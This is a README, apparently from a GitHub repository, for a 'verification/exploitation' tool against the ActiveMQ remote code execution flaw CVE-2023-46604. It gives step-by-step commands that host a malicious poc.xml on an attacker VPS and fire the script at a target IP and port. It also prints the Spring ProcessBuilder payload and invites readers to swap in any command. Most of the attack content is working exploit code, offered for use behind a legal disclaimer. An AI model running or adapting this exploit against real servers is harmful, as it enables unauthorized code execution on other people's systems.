CVE-2023-46604 ActiveMQ RCE vulnerability verification/exploitation tool## ⚙️ 工具简介 (Welcome star 🌟)
**CVE-2023-46604 之 ActiveMQ RCE 漏洞验证/利用工具**
**CVE-2023-46604 ActiveMQ RCE vulnerability verification/exploitation tool**
## 🔧 使用
```bash
# 拉取源码
git clone https://github.com/sule01u/CVE-2023-46604.git
# 进入目录
cd CVE-2023-46604
# 将poc.xml部署到http服务(Deploy on your vps)
python3 -m http.server
# 发送poc

python3 CVE-2023-46604.py -i target_ip -p target_port --xml http://vps_ip:8000/poc.xml
```
**本地环境测试效果**
## 💡 其他
**poc.xml : 你可以通过修改poc.xml中的rce命令来做不同的验证**
```xml
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="
http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg >
<list>
<value>open</value>
<value>-a</value>
<value>Calculator</value>
</list>
</constructor-arg>
</bean>
</beans>
```
## 📖 Licenses
Unauthorized testing is prohibited in this tool, and unauthorized testing after secondary development is prohibited.
When using this tool for testing, you should ensure that the behavior complies with local laws and regulations and that you have obtained sufficient authorization.
If you use this tool in the process of any illegal behavior, you must bear the corresponding consequences, we will not bear any legal and joint liability.
Before using this tool, please be sure to carefully read and fully understand the contents of the terms, restrictions, disclaimers or other terms involving your significant rights and interests may be highlighted in bold, underlined and other forms. Unless you have fully read, fully understood and accepted all terms of this Agreement, please do not use this tool. Your use of this Agreement or your acceptance of this Agreement by any other express or implied means shall be deemed that you have read and agree to be bound by this Agreement.
登录后查看神龙缓存的 POC 文件快照
登录查看